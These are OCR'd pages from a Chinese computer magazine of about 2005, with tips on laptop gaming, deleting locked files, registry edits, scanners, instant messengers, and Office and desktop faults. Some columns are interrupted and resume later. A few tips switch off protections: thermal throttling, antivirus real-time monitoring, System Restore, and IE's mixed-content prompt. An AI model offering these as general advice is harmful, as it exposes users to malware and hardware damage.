a.网速:这是一个用户永远不能控制的“痛”，不管是在单位还是在家里，网速都受到了网络服务供应商的实力的限制。可以说，目前连接WOW最快的有网通和电信的ADSL或小区宽带。其中，ADSL最为稳定，因为它属于独享带宽一类的网络接入方式。相对来说，小区宽带因为是共享带宽，网速会受到同一小区上网人数的多寡影响。人越多，速度越慢。

b.显卡:这个对于本本用户来说问题不算很大，但也是一个至关重要的问题。毕竟WOW是一个大型3D网络游戏，其图形处理量一点也不亚于一些如《侠盗车手》、《反恐精英v1.6》等的3D游戏。不过，近两年推出的，采用迅驰平台的本本都集成了Intel Extreme Graphics 2代或性能更高的独立显卡(如Geforce Go 6200、Radeon 9700等)，它们的性能都足以应付WOW。当然，如果要得到更高的画面质量，开启更多的特效，没有独立显卡是不行的。

c.内存:CPU就不用多说了，现在本本用的CPU都在1GHz以上，不管是赛扬M，还是奔腾M都不会有问题。而对于这样一款大型3D网络游戏来说，它对系统资源的巨大需求就会直接体现在内存的占用率上。一般来说，512MB是保证WOW流畅运行的最基本要求，而要流畅地运行WOW的话，没有1GB以上容量的内存是不可能的。

2.怎么平衡发热量与性能的问题?

很多本本都自带有温控功能，这些功能有通过硬件、软件实现的，也有通过软硬结合的方式来实现的，如Intel平台的SpeedStep功能。而它们实现温控的原理都是根据CPU物理表面的温度来对CPU、系统的运行速度进行电压和工作频率地调整。在温度升高到一定程度的时候，直接降低CPU电压和工作频率，降低它们的发热量。而随之而来的，自然是系统整体性能的下降。很多读者来信提到的，在运行WOW一段时间之后，本本性能直线下降，WOW不停地卡机的问题，很多都是由于没有关闭这些温控功能而引起的(排除网络因素外)。要解决这个问题很简单，只要关掉它们就可以了。由软件实现的，直接关闭相关程序即可；而硬件级的，则需要进入BIOS将其关闭，并在Windows中进行相关设置即可。关闭操作可参考本刊13期《松“驰”有道——让本本的CPU全速运行》一文。但是，关闭这些功能之后，WOW巨大的处理量会让系统温度随游戏时间的延长而增长。不过，大家只要花300元左右买一个本本散热底座即可解决问题了。


CF [YY32]

清理硬盘上的“钉子户”

删除文件时，如果遇到“无法删除该文件”的错误提示，你会怎么做？反复敲击Del键还是作抓狂状？这个文件凭什么占用我宝贵的硬盘空间，下定决心一定要删除它。

01 Explorer帮你解决删除难题 票数:46

文件无法删除，很多情况下都是由于explorer.exe正在对该文件进行访问所造成的。这种删除故障很容易解决，只需重新启动即可。但为了删除一个文件就重新启动实在有些不值得，有没有更好的方法呢？



按下“Ctrl＋Alt＋Del”组合键，点击“任务管理器”，在弹出的“任务管理器”中选择“进程”选项卡，右击explorer.exe，在弹出菜单中选择“结束进程”(见图)。此时桌面上的东西都会消失。选择“任务管理器”的菜单“文件→新建任务”，在弹出的“创建新任务”框中点击“览”，接着在文件选择框中将“文件类型”改为“所有文件”，在文件选择框中完成文件的删除操作。删除完成后点击“取消”关闭文件选择框，在“创建新任务”的“打开”框中输入explorer.exe，点击“确定”，桌面又恢复正常了。


02 WinRAR助你排除“眼中钉” 票数:43

WinRAR除压缩外，原来还有一项独门密技，就是删除顽固文件，我们来看看它是怎么做的。首先右击需要删除的文件，选择菜单“WinRAR→添加到压缩文件”(如设置中没有勾选“层叠右键菜单”，则直接选择“添加到压缩文件”)，在弹出的“压缩文件名和参数”窗口中选择“常规”选项卡，在右下角的“压缩选项”中勾选“压缩后删除源文件”(见图)，点击“确定”开始压缩。完成后WinRAR会自动将文件删除，你只需再将新添加的RAR文件删除即可。



03 逮捕锁定文件的元凶 票数:42

文件无法删除时，应先检查是否打开了此文件。比如明明已经用Word打开了work.doc，却想要删除它，当然是不可能的。最好的方法是结束锁定文件的进程，比如explorer.exe，但很多时候我们很难找出到底是哪个进程锁定了文件，应该怎么办呢？可以利用一些小工具，比如WhoLockMe(下载地址:http://www.dr-hoiby.com/WhoLockMe/WhoLockMe104.zip)，安装后只需在“资源管理器”中右击无法删除的文件，选择“Who Lock Me?”，就会弹出一个提示框告诉你具体是哪个进程锁定了文件(见图)。然后在“任务管



技巧:系统

别害了我的移动硬盘

实用度：

当系统感染病毒后，如果还需要使用移动存储设备，比如移动硬盘，就很有可能导致这些设备也被感染上病毒。我们通过一些专用的工具软件可以实现对USB存储设备的只读控制，不过如果你已经升级到Windows XP SP2，不用任何工具，也能实现这个功能，让所有USB设备只能读取而不能写入数据。首先打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\StorageDevicePolicies]主键，然后在右边新建一个名为“WriteProtect”的DWORD类型键值，并将键值数据设置为“1”，以后当你向USB存储设备写入数据时，系统会提示“介质受写入保护”，这样就不用担心USB设备中保存的重要数据被误操作破坏了。要想取消USB设备的只读限制，将“WriteProtect”键值设置为“0”或者直接删除即可。 (自由风)

禁止使用“我的电脑→属性”

实用度：

在桌面的“我的电脑”右键选择“属性”，或者依次选择“控制面板→系统”都可以打开“系统属性”设置，在这里可以进行相关系统参数的修改。在设置完所有参数后，通常不希望别人随意修改，可以将这个“系统属性”禁止了。

打开“记事本”，输入以下内容，另存为A.reg，然后双击合并到注册表中即可(如果是Windows 98则将第一行修改为“REGEDIT4”)。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\explorer]
"NoPropertiesMyComputer"=dword:00000001
```

如果要恢复系统属性，则将NoPropertiesMyComputer的键值改为0或删除即可。 (Limited)

理器”中结束相应的进程，再删除文件即可。


04 磁盘错误＝顽固文件元凶 票数:37

遇到无法删除的文件，除了中止可能锁定文件的进程外，还可以启动到安全模式下进行删除，因为安全模式下只运行系统启动必需的文件。但有时候，即使到安全模式下文件还是无法删除，使用WhoLockMe程序查看锁定文件的进程却发现并没有被锁定！难道是遇到了灵异事件？在遇到这种情况时，建议按下面的方法进行操作。

如果是Windows 9x，则运行Scandisk，对文件所在盘符进行检查，并勾选自动修复错误的选项。而在Windows 2000/XP/2003中，则使用“chkdsk c: /f”(不包括引号，c:应改为文件实际所在盘符)。在磁盘错误修正之后，再尝试删除文件就行了。在磁盘出现错误(如果是物理坏道，则使用此方法也无法删除了)时，有时会出现无法新建/删除文件的故障。

05 巧用KillBox，删文件不求人 票数:34

文件无法删除实在是一件令人头痛的事，很多朋友还没来得及重启就已经打电话向身边的高手哭诉求救起来了。连删除文件都要找人帮忙，实在是不太好意思。没关系，删文件可以不求人，向KillBox求助吧。



第一步:首先在http://www.onlinedown.net/soft/37257.htm下载最新的KillBox汉化版，解压后可直接运行目录中的KillBox.exe，软件的运行界面如图所示。

第二步:在“填上需要删除文件的完整路径”框右侧有一个文件夹图标的按钮，点击后会弹出一个文件选择框，在此我们选择需要删除的文件。

第三步:默认设置是“普通删除模式”，点击红叉按钮(即删除按钮)后文件即被删除，如果删除失败，可以勾选“删除前先结束Explorer.exe进程”再点击删除。如果被选文件是DLL，建议在删除前勾选“删除DLL文件前先反注册此文件”。

06 删除前的准备工作 票数:32

如果文件删除出现问题，解决的方法有很多。可是如果经常会遇到偶发性的文件删除失败，你就应该考虑调整一下系统设置了。

①禁用媒体文件预览功能

多媒体文件预览是一个非常方便的功能，可是有时却会带来麻烦。为解决这一问题，可以先运行“regsvr32 /u shmedia.dll”，然后重新启动并删除文件，接着运行“regsvr32 shmedia.dll”。

②取消杀毒软件实时监控

如果是大的压缩文件，杀毒软件的实时监控功能可能会导致文件被锁定，所以在删除体积较大的压缩文件前，应该先禁用杀毒软件的实时监控功能。

③取消系统还原

如果是Windows XP系统，则应先在“系统属性→系统还原”中勾选“在所有驱动器上关闭系统还原”，取消此功能后再尝试删除。

④删除页面文件

在Windows 2000/XP中，选择“系统属性→高级→性能设置→高级→虚拟内存更改”，把页面文件大小设为“无分页文件”，重启后再行删除。删除完毕后别忘了恢复原来的页面文件设置。

⑤需要更高权限

如果文件默认权限经过修改，那么很可能因为文件权限的原因导致删除失败，此时应换管理员账户登录再试着删除。

CF [MJ01]

技巧:软件

ACT文件巧转MP3文件

实用度：

有不少MP3随身听录音时所用的是ACT格式，很多朋友都不知道怎么将这些ACT文件转换为MP3文件，其实，只要一个软件就能解决。

第一步:从http://www.newhua.com/cfan/200514/acttowav.rar下载Act2Wav。


第二步:打开软件主界面，点击“打开”，选择ACT文件，然后再点击“另存为”按钮，设置好保存路径及文件名，就可以点击“开始”，将文件保存为WAV格式了。

第三步:使用任意音频转换软件，如LameGUI(下载地址:http://nj.onlinedown.net/soft/5326.htm)将输出的WAV文件转换为MP3文件即可。**(西示)**

直接复制好听的歌曲到MP3中

实用度：

如果使用的播放器是千千静听，当听到有好听的歌曲，想把它们复制到MP3随身听中时，可用如下方法快速完成复制：先把MP3随身听接到电脑上，打开“资源管理器”，并定位至MP3随身听所在分区。从千千静听列表中，选择要复制的歌曲(配合Ctrl或Shift键可多选)，直接拖拽到“资源管理器”中即可。



(北京 李云)

Excel中表头巧锁定

实用度：

在编辑较长或较宽的Excel工作表时，如果向下或向右移动表格，表头也会随之变动，这时，最好将表头锁定：要锁定表头，需要先选中单元格，然后点击菜单中的“窗口→冻结窗口”，这样，单元格左侧及上侧的行列均作为表头被锁定。比如选中A2单元格，则行1全部锁定；选中单元格B1，则A列被锁定；选择B2单元格，则A列及1行全部锁定。

(上海 M&M)

CF [MJ02]

扫出精彩世界——扫描仪应用技巧实例

几百元一台的扫描仪许多用户已经轻松拥有，而如何扫描更适合使用的图像则是用好扫描仪的关键，下面几个小技巧可让扫描仪使用更轻松。

01 寻找平台扫描仪的最佳扫描区域

扫描仪在使用过程中，在整个扫描区域的不同部位扫描效果并不一定完全一致，我们可以通过一定的方法找到扫描仪的最佳扫描区域，以获得最佳、最保真的图像效果。将扫描仪的所有控制设成自动或默认状态，选中所有区域，以低分辨率扫描一张空白、白色或不透明块的样张。用Adobe Photoshop打开该扫描样张，执行Image-Adjust-Equalize(图像—调整—色调均化)命令，这个命令就能把就能把扫描图中不明显的色调差别明显体现出来，在处理后依然色调一致的区域就是扫描仪上裂纹、条纹、黑点最少等干扰最少的区域，这里就是这台扫描仪的最佳扫描位置，在扫描时将扫描对象放置到此位置会有最好的扫描效果。对于有较多直线条的图像，扫描时图像角度不同，扫描质量也不大不相同，所以可以事先测试不同角度下的扫描质量，得到最佳扫描放置角度，这样扫描起来会有更好的效果。

02 如何设定纯黑白模式扫描的分辨率

对于纯黑白模式扫描多用于扫描文字或黑白线条的稿件，若扫描图像只是用做光学文字识别（OCR），通常情况下，300dpi已经足够。若使用电脑传真，200dpi即可完全满足用户需求，若扫描稿件用来做电子邮件的附件，只要能让对方看清楚即可，分辨率可以进一步降低，先尝试100dpi，再视情况进行增减，这样可大大降低附加容量。

03 屏幕显示用途扫描分辨率设定看过来

彩色或灰阶模式的扫描图像，如果纯粹作为屏幕显示用而毫不考虑是否有打印需求时，用户只要确实知道自己希望得到的影像宽度、高度各具有多少像素即可。具体就是用长或宽度的像素除以扫描范围（通常单位是英寸），比如如果用户所需显示的图像大小为800×600，相片的扫描范围为4×3英寸时，扫描分辨率应按如下公式设置。宽：800/4=200dpi，高：600dip/3=200dpi。因此用户用200dpi×200dpi进行扫描，效果最好。

04 喷墨或激光打印用途扫描分辨率设定别犯愁

市场上所谓打印分辨率高达2880dpi及2400dpi的超高精度打印机的标准打印分辨率应为2880×720dpi及2400×1200dpi，而实际上真实的分辨率以最小分辨率计算，应为720dpi或1200dpi。设定扫描分辨率时请将打印机的真实打印分辨率除以4或3即可。以720dpi打印机为例，扫描分辨率可设定为180至240dpi之间，如果需要提升质量，将打印机的真实打印分辨率除以3或2已足够。即使扫描分辨率

技巧:网络

批量设置“隐身时对好友可见”

实用度:

在QQ中，我们有时会处于隐身状态，但又希望自己的部分好友能够看到自己在线。于是QQ对其会员用户提供了一个“在隐身状态下对该好友可见”的实用功能。不过该功能有两个弊端:一来需要你是QQ会员，二来它并没有提供批量设置的功能，如果需要设置的好友太多，实在有些浪费时间。

我们可以用Tencent Messenger登录自己的QQ号码，不管你是不是会员，TM都提供了该功能，并且可以批量设置:在TM面板上右键单击某个好友分组，选择“隐身状态下对该组可见”菜单，TM会提示“该组用户较多，设置需要较长时间，是否进行设置?”，我们选择“是”，稍等即可完成设置。设置完毕后切换到QQ可以继续享受这一“高级待遇”。

(SC)

让MSN也能随意抓图

实用度:

MSN跟QQ一样是种很好用的即时通软件，可是在抓图方面没有QQ那么方便，不过我们可以通过安装SnagIT 7.1这款软件来解决这个问题，具体的方法如下。

首先登录MSN，接着启动SnagIT并开始抓图。在随后弹出的“SnagIT捕获预览”窗口中，单击工具栏上的“用即时聊天程序发送捕获内容”按钮。这时会弹出“选择联系人”对话框，从中选择你要发送的联系人就可以了。

(安书童)

UC变身录音机

实用度:

我们都知道Windows系统中自带有录音工具，可以方便地录下各种声音。但该工具有个不足之处，就是录音有时间限制。其实，如果你使用UC这款聊天软件，就可以利用它内置的一个插件来给我们录音，并且录音没有时间的限制。

首先打开UC软件，在UC面板中依次单击“UC菜单→UC邮箱→我的邮箱”，接着单击工具栏上的“写邮件”按钮，这时会弹出一个邮件撰写窗口，单击工具栏上的“录音”按钮，打开“插入录音”窗口，最后单击“录音”按钮就可以开始录音了。

(安书童)

设置的再高，实际上，对打印品质的提升也毫无帮助。

05 消除印刷品中的网纹

很多印刷品为了美观都有一些网纹，如果想在扫描时去掉，并不是不可能的，目前很多扫描仪都具有消除网纹的功能，但对于没有提供这一功能的扫描仪或者去除效果不佳的时候，我们就可以利用Photoshop软件提供的“模糊”（也称柔化）滤镜来消除这些讨厌的网纹。首先，在扫描的时候，应该使用较高分辨率来扫描图片，这样扫描出来的图片也就越大，为下一步的图片缩小和滤镜处理提供条件。然后，从“图像”菜单的“图像大小”一项中，将图片调整到合适的大小，当调整之后会发现缩小后的图片的网纹情况已稍有减弱。最后，从“通道”窗口中点选“红”通道，并从“滤镜”菜单“模糊”选项中点击“高斯模糊”一项，从弹出的窗口中将半径设置为3～5，单击“确定”按钮退出之后，再分别为“绿”和“蓝”通道进行同样的调整，这样点击RGB通道显示返回原图像后，即可发现图像已经没有网纹了。

06 OCR用途扫描经验谈

文本的OCR识别是用户使用扫描仪产品最常见的应用之一，实际上，OCR识别正确率不仅与OCR软件本身有关，与使用方法的正确与否也有很大关系。进行OCR用途的扫描，一般要保证300dpi的分辨率。调节扫描仪工具内的“值”，使得扫描效果更加清晰，由于OCR的辨识原理是采用字模的方式进行的，所以一定要注意稿件是否水平。具体实施过程中，可以采用图像倾斜校正功能来解决。在识别前，需做一些预先的处理。首先应该去除原稿中的杂点和图像。对文档中出现分栏的情况，建议手动设定辨识范围，只有这样才能保证辨识结果的连贯性。

07 胶片扫描并不难

在扫描仪中，选择负片扫描方式，正式扫描前，用“色调曲线”工具，调整图像的层次，用“色彩校正工具”调整色彩偏向。如果想完美地重现胶片上记录的图像细节，那么扫描分辨率至少要和胶片本身的分辨率相当。以35毫米胶片为例，底片成像范围只有24*35毫米，当前质量比较出色的彩色感光胶片可以达到每毫米100线以上的分辨率，换算过来平均为2000dpi。要达到3寸彩照的效果（放大三倍），其扫描的分辨率应该不低于900dpi。如果需要更大一些，至少需要1200dpi分辨率进行扫描，才能完美地重现胶片上记录的图像细节。当然用于网上贴图等用途则要不到这样的分辨率600*400以下足已。

08 创造性地进行扫描

在扫描纹理、物体、艺术作品以及更多东西时，您会为扫描仪带来的非凡效果惊叹不已。有趣的纹理可用来创造几乎任何东西。此外，不妨试试扫描光盘，反射回来的光会创造出不同的彩虹图案。扫描铝箔会导致出现惊奇的光线效果。不要拘泥于二维世界。请尝试扫描三维物体，例如硬币、瓶子、罐头以及其他普通家用物品。或者，您可以走出家门，到野外大自然中去扫描树叶、嫩枝、花朵以及植物等，用它们来制作具有深度真实感的图像。另外扫描任何由金属或者玻璃制作的三维物体时，一定要格外小心，别弄坏了您的扫描仪。 CF[MJ03]

技巧:网络、硬件

谁从MSN Messenger中删除了你

实用度：

在MSN Messenger里，如果对方将你从好友名单中删除，你一般是不会发觉的，因为对方依然在你的好友名单里。那么如何知道对方是否删除你呢？选择“工具→选项”菜单，在打开的“选项”窗口中切换到“隐私”标签，在“联系人名单”栏的“查看哪些用户已将您添加到他们的联系人名单”后面的“查看”按钮，这里就可以看到谁已经将你添加为好友了。把这个名单与你的好友名单进行对比即可得知谁把你从MSN Messenger中删除了。(SC)

你遭受了短信陷阱么？

实用度：

中国移动手机用户，键入“0000”，发至186201，若有订制，就会收到“您订制了下列梦网短信业务”的内容列表短信，回复“QX序号”可进行对已订制业务的退订，退订成功还会提示，键入“00000”发送到上述号码，可退订所有已订制服务。

大屏幕CRT体验宽屏游戏特色

实用度：

现在如半条命2、魔兽世界等游戏都支持宽屏16:9显示模式，不过要体验这种显示方式，通常必须采用宽屏幕显示器才行。不过我们可以通过欺骗的方式让大屏幕CRT（很多21英寸的二手显示器）显示器模拟出宽屏效果。首先我们给这些显示器强制更改显示器的驱动，安装一款宽屏幕CRT显示器的驱动程序，比如SONY FW900。然后，就可以在显示分辨率中选择16:9的分辨率，比如1280×720、1920×1080等（一般高档特丽　显示器的场频和行频都能达到这样的分辨率），不过这时你会发现显示的图像比例不正确，上下被拉长了，这时只需要调节显示器的显示面积，将上下画面压缩为正常（这时屏幕的上下两部分会有黑边），这样，就能感受16:9的宽屏效果了，这时再启动游戏，选择宽屏分辨率，看看是不是进入了另一个世界。 CF[MJ04]

让我安心办公 Office经典故障巧解决

■Officer

1.Office让系统变慢

版本:Office 2000

现象:安装完Office之后,运行程序或重启后,电脑运行速度很慢,等待一段时间后,速度恢复正常。

解决方法:出现这种问题多是因为安装的"Microsoft Office 文件检索"引起的,通过修改注册表可以解决此问题。

退出所有程序,打开"注册表编辑器",找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Office\9.0\Find Fast],在其下新建"双字节值"的SlowDown键,键值设置为十进制大于1000,小于10000的值,如2000等即可。

小提示

如果没有足够的剩余硬盘空间,也很容易出现此问题。

2.Office无法打补丁

版本:Office 2003

现象:在安装Office 2003 SP1,出现了"Installation Unsuccessful"或"The update cannot be applied."的错误。

解决方法:出现这个问题大多是因为注册表损坏。因此,只要修复注册表项即可。

第一步:参考http://support.microsoft.com/kb/832672/得到Office 2003的产品代码GUID。

第二步:打开"注册表编辑器",找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\Delivery\SourceEngine\Downloads\],这里会有一个由数字及字母组成的子项,如90240409-6000-11D3-8CFE-0150048383C9,展开该子项下的"Sources"子项。

第三步:在下面会看到刚刚找到的Office 2003产品代码值子项。

第四步:在其下新建"字串值"键,键名为"Path",设置其键值为Office 2003程序原始安装源的完整路径,比如是用安装光盘,则直接输入光驱盘符即可。

第五步:搜索其他Office 2003产品代码值子项,按第四步方法进行操作。

3.Office也会犯的打印错误

版本:Office 2003

现象:将Office 2003的文档打印至PS打印机时,具有透明区域的图形使用白色边框沿这些区域的边缘进行打印。

解决方法:这是因为打印时,Office 2003的Graphics Device Interface Plus (GDI+)将位图形式的透明呈现为4位模式,所以出现此问题。修改此问题,同样需要修改注册表。

打开"注册表编辑器",找到[HKEY_CURRENT_USER\Software\Microsoft\GDIPlus],新建"双字节值",并命名为"PSTransparencyValue"(不含引号)的键,修改其键值为"7f"(不含引号)。

4.Office打开网络文件问题

版本:Office 2003

现象:从网络中打开某文件时,Office程序可能会运行得很慢,甚至出现"假死"状态。

解决方法:一般这种情况是因为Office打开文件时,网络突然断开或文件被删除。解决方法同样需要用到注册表。

打开"注册表编辑器",找到[HKEY_CURRENT_USER\Software\Microsoft\Office\11.0\Common\Open Find],新建一个"双字节值"键,键名为"EnableShellDataCaching",键值为"1"即可(见图)。



5.不停显示~$Normal.dot

版本:Word XP/2003

现象:即使已经正常关闭Word,再次打开时,仍会自动打开~$Normal.dot。

解决方法:这多是由于在修改Normal.dot时,Word异常退出所致。解决方法非常简单,只要进入"C:\Documents and Settings\用户名\Application Data\Microsoft\Templates"目录,删除~$Normal.dot即可。

6.Excel无法排序

版本:Excel 2003

现象:无法对工作表中某区域进行排序,并出现"This operation requires the merged cells to be identically sized."的错误提示。

解决方法:出现这个问题是由于该区域中的单元格有些已被合并,或是合并后的大小都不相同,Excel无法正确地判断出如何排序。因此,要解决此问题只要将该区域内的所有单元格拆分,或是合并为大小相同的单元格即可。

CF[SB01]

桌面故障集中解决

给系统找回“面子”

■ Ld

桌面是系统中十分重要的组件，可以算得上是系统的“面子”。可如果桌面出了故障，“面子”丢了，该怎么办？本文将帮你找回面子。

1.谁不给我好“脸色”看

登录 Windows 2000/XP 后，却发现桌面一片空白，竟然敢给我“脸色”看。按下“Ctrl + Alt + Del”组合键并选择打开“任务管理器”，在“进程”选项卡的列表中没有出现 explorer.exe 的进程，并且使用菜单“文件→新任务(运行)”的方法手动启动 explorer.exe 也无济于事。

对症:在C:\WINNT(如果是Windows XP则为C:\Windows)目录中存在版本较老的Shdocvw.dll文件，而该文件的正确版本应保存在 C:\WINNT\SYSTEM32 目录中。

下药:在“任务管理器”中点击“文件→新任务(运行)”，在“打开”文本框中输入“cmd.exe”回车后打开“命令提示符”，用cd命令切换至C:\WINNT目录，输入“ren Shdocvw.dll Shocvw.old”(不含引号)回车将不正确的版本重命名，重启即可。

另外，如果C:\WINNT目录中包括这些文件也可能引起explorer.exe故障:Browseui.dll、Comctl32.dll、Comdlg32.dll、Mlang.dll、Ole32.dll、Oleaut32.dll、Shell32.dll、Shlwapi.dll、Urlmon.dll、Wininet.dll、Setupapi.dll。同样可以使用重命名文件的方法来解决。

如果能登录系统，并且在“任务管理器”中能找到explorer.exe进程，那桌面空白可能是由于图标被隐藏了，可以这样解决:点击“开始→运行”，输入“gpedit.msc”打开“组策略编辑器”。依次展开左侧的“用户配置→管理模板→桌面”，双击窗框右侧的“隐藏桌面上的所有图标”(见图)，然后将其设置为“未配置”，保存设置并退出，重启或注销一下系统即可(Windows XP的设置略有不同)。



2.躺着才能看的显示器

买了一台液晶显示器，将原来的台式显示器换掉后，进入 Windows XP 后，发现桌面顺时针转了90度，而且在设分辨率的地方也成了768×1024、1024×1200。难道要让我躺着看显示器吗？

对症:这个是由于系统所安装的显卡和显示器的驱动不正确，或者版本和硬件不匹配而造成的，此故障常见于Geforce系列显卡。

下药:将原来显卡和显示器的驱动卸载，然后安装正确的硬件驱动程序即可。以Geforce2 Ti显卡为例，首先确认要安装的驱动是否是厂商或官方网站所提供的，然后覆盖安装驱动即可。待驱动安装完毕重启系统后，右击桌面空白处打开“属性”，在“设置”选项卡中点击“高级”。切换到“Geforce2 Ti”选项卡，勾选“横向(0度旋转)”，确认设置即可。

3.桌面颜色丢失

Windows 2000下使用系统自带的NetMeeting进行“远程桌面”连接后，桌面图标的颜色就从真彩色一下变成了256色。

对症:Windows 2000的系统几乎都存在“远程桌面”后无法正常显示图标颜色的故障，这是Windows 2000的一个通病，微软一直都没有提供一个彻底解决此问题的补丁。因此如果你对颜色要求甚高，建议将系统升级到Windows XP/2003。

下药:针对使用了NetMeeting进行“远程桌面”连接后才产生的图表颜色问题，可以尝试右击桌面空白处选择“属性”，切换到“效果”选项卡，取消“视觉效果”的选项列表中“使用大图标”，单击“应用”，然后将该选项勾选上，单击“应用”，这样反复选择，几次后就可恢复桌面图标原来的色彩。

小提示

如果反复选择/取消“使用大图标”没有效果，你还可以试试反复选择/取消“使用所有可能的颜色显示图标”。

4.拒绝画蛇添足

在桌面操作文件不用打开“资源管理器”，合理使用有助于我们提高工作效率。不过桌面大小毕竟有限，新建文件或快捷方式时肯定会“择优录取”。如果在桌面上新建一个

文件或快捷方式后却发现同时出现了两个同样名字的文件，那该怎么办？难道必须每次手动删除一个吗？

对症：这个故障可能会让你觉得不可思议，其实Windows 2000及其以后版本的系统均有可能出现此故障，原因是这样的：保存桌面文件的位置有两处，一个是仅对当前用户起作用的个人私有桌面目录(路径为C:\Documents and Settings\<user>\桌面)，另一个则是对所有用户都起作用的(路径为C:\Documents and Settings\All Users\桌面)，当注册表中的相关键值产生混乱时就会出现此故障(不明白的读者可以试试将一个文件同时复制到这两个目录中看看结果)，解决的方法是依照上表恢复相关键值(见附表)。

5.图标显示如蜗牛

都说Windows系统越用越慢，就拿桌面图标来说吧，越来越多的快捷方式使桌面的显示速度像蜗牛一样，每次刷新桌面都会出现迟滞。

对症：系统用一块称为图标缓存的区域来保存已经建立的快捷方式图标，刷新桌面显示时就无需重新建立，只需从缓存中读取即可。而Windows默认的桌面图标缓存较小，建立的快捷方式图标过多后就超出了缓存的存储范围，并影响了显示速度。

下药：在注册表中加大图标缓存的大小，首先打开"注册表编辑器"，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格创建一个名为"Max Cached Icons"的字符串值，设置它的值为"8192"(注意：最大只能设为8192)，重启系统后即可生效了。

6.粘起撕裂的图标

如果桌面图标从中间分开，像被人撕裂了一样，究竟是谁搞的鬼呢？

对症：这同样是图标缓存出了问题，因为图标的数据是以链接的形式存放在缓存区域中的，如果链表中每个元素的开始与结束位置发生了错位，那么就会出现这种情况。

下药：碰上这个故障可以通过手动重置图标缓存来解决。首先右击桌面空白处选择"属性"，切换到"外观"选项卡，在"项目"框的下拉列表中选择"图标"，改变一下图标的大小，然后再变回原设置即可。这样系统就会自动清空并重建缓存中的数据，原来的错位也就消除了。

7.桌面设置缘何成为"禁区"

在桌面空白处右击，选择"属性"后，却弹出错误提示"系统管理程序禁止使用"。同样地，进入"控制面板"的"显示"项，也提示此错误。

对症：这个问题可能是在 览网页过程中被某些恶意网站修改了系统设置造成的，可以通过"组策略编辑器"来解除限制。步骤如下：

下药：点击"开始→运行"，在运行输入框中输入"gpedit.msc"(不含引号)打开"组策略编辑器"。在左侧的树状分支中展开"用户配置→管理模板→控制面板→显示"，在右边的窗格中看到有一项配置叫"删除'控制面板'中的'显示'"，双击将其修改为"未配置"就可以了。

8.凭什么不能改壁纸

我的Windows 2000是朋友帮忙安装的，使用的是自动登录模式，朋友好像替我修改了什么设置，我现在无法更改壁纸了。

对症：可能你的朋友是为了防止别人乱改你的壁纸，因为你使用的是自动登录模式。有好几种途径都能够达到禁用桌面壁纸修改的目的。

下药：如果使用多用户登录的话，可以给相应的用户配置权限来达到禁用壁纸设置的目的，可现在使用的是单用户的自动登录模式，给某一个用户设置权限并不能解决问题，那么应该是下面这几种方法。

①障眼法：在设置好桌面壁纸后，依次单击"开始→运行"，输入"gpedit.msc"回车打开"组策略编辑器"，依次定位到"用户配置→控制面板→显示"，在右侧窗格中双击"禁止更改墙纸"，然后将其设置为"启用"，保存设置并退出"组策略编辑器"。这样设置后在"显示"属性中就找不到"背景"这个选项了。不过在IE中的图片上右击，再选择"设置为背景"，该图片还是可以作为桌面的背景。如果将组策略中的设置改为"未配置"就能解决此问题。

②NTSF权限法：依次打开"开始→运行"，输入"regedt32"(在Windows 2000中用regedt32可以设置权限，而regedit不可以)打开"注册表编辑器"，依次展开[HKCU\Control Panel\Desktop]分支，然后依次选择菜单"安全→权限"，在弹出的权限设置窗口中取消用户或组的写权限，保存设置并退出"注册表编辑器"，重启系统即可。要解决这种方法禁用的设置，可以用同样的方法添加当前用户在此注册表位置上的"完全控制"权限。

附表


主键	键名	键值
[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]	Desktop	%USERPROFILE%\Desktop
[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]	Common Desktop	%ALLUSERSPROFILE%\Desktop
[HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]	Desktop	%USERPROFILE%\Desktop
[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]	Common Desktop	%ALLUSERSPROFILE%\Desktop

CF[SB02]

网络

1 解决https站点的访问问题

问：最近我在访问一些以“https://”开头的网站时，老是弹出一个窗口，提示“本页不但包含安全的内容，也包含不安全的内容。是否显示不安全的内容？”（见图）请问到底如何解决啊？每次都要点一下“是”才能继续 览，好烦人。



答：地址以“https://”开头的网站，是经过SSL加密处理的，它能够保证页面内的内容绝对安全，所以我们常常在在线银行、支付系统、邮箱等站点看到这样的地址。如果访问的https网页中含有非http网页的内容，就会出现这个警告窗口。如果你确信自己访问的站点没有任何安全上的问题，可以做如下设置来避免该窗口的弹出：

在IE中选择“工具→Internet选项”，切换到“安全”标签，单击“自定义级别”按钮，在打开的“安全设置”窗口中找到“显示混合内容”一项，将其设置为“启用”即可（默认设置为“提示”）。

2 MSN Messenger无法显示动漫传情

问：新版的MSN Messenger中提供了动漫传情功能，但我这里却无法正常显示，而且对方的动态头像我这里也无法显示。请问这是什么原因呢？该如何解决？我已经安装了Flash Shockwave Player 7002版本，并且在网上 览Flash一切正常。

答：MSN Messenger 7.0的动漫传情功能其实就是在本地播放一个个的swf文件，如果遇到它无法显示的问题，请按照下面的步骤来进行排除：

